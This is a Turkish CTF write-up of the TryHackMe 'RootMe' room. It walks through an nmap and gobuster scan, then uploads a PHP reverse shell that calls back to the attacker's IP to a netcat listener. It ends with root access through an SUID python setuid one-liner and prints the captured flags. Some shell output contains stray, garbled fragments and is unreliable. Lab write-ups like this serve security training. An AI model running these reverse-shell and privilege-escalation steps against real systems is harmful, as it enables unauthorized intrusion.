


Tryhackme vpn'ı ile girip, makineyi çalıştırdıktan sonra nmap taraması atıyoruz. Bu bize ilk 3 sorunun cevabını veriyor.

```
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

İki portun açık olduğu, 22 portunda ssh servisinin çalıştığı ve Apache sürümü görünüyor.

Gobuster toolunu kullanarak dizin taraması yapıyoruz ve gizli dizinin /panel olduğunu buluyoruz.



Upload ekranına yüklemek için php-reverse-shell.php dosyasının içeriğini kendi ipimize göre değiştiriyoruz.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.23.147.241'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Uzantısını .phtml olarak değiştirip yüklüyoruz.

# Select a file to upload:

Browse... No file selected.

Upload

O arquivo foi  
upado com  
sucesso!

Veja!

Netcat ile dinlemeye başlayıp dosyayı çalıştırıp shell alıyoruz.

```
(root@kali)-[/home/kali]
# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.23.147.241] from (UNKNOWN) [10.10.85.24] 43938
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
15:51:42 up 24 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

var/www/user.txt ye ulaşp task 3'ü tamamlıyoruz.

```
$ ls
ls
bin      dev      initrd.img  lib64      mnt      root     snap      sys  var
boot     etc      initrd.img.old  lost+found  opt      run      srv        tmp  vmlinuz
cdrom    home     lib         media      proc     sbin     swap.img   usr  vmlinuz.old
$ cd var
cd var
$ ls
ls
backups  crash    local    log      opt      snap     tmp
cache    lib      lock     mail     run      spool    www
$ cd www
cd www
$ ls
ls
html  user.txt
$ cat user.txt
cat user.txt
THM{y0u_g0t_a_sh3ll}
$
```

İpucundaki `find / -user root -perm /4000` komutunu çalıştırıp `/usr/bin/python` dizininin `suid` bitli olduğunu görüyoruz. Yetki yükseltme için kullanabiliriz.

```
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
find: '/proc/tty/driver': Permission denied
find: '/sys/fs/cgroup': Permission denied
```

GTFOBins sitesine gidip `shell` komutunu alıp, `os.setuid(0);` ekleyip çalıştırıyoruz. Ve root oluyoruz.

```
$ python -c 'import os; os.setuid(0); os.system("/bin/sh")'
python -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami pty:s=socket.socket()
whoami int(os.getenv("RPORT"))
root fd in (0,1,2)
```

`root.txt`'yi `cat` ile okuyoruz.

```
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# ^C
```

o ya ılgın akyıldız